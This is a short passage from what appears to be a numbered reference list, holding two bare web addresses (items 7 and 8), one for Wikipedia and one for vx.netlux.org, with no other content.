7. http://www.wikipedia.org
8. http://vx.netlux.org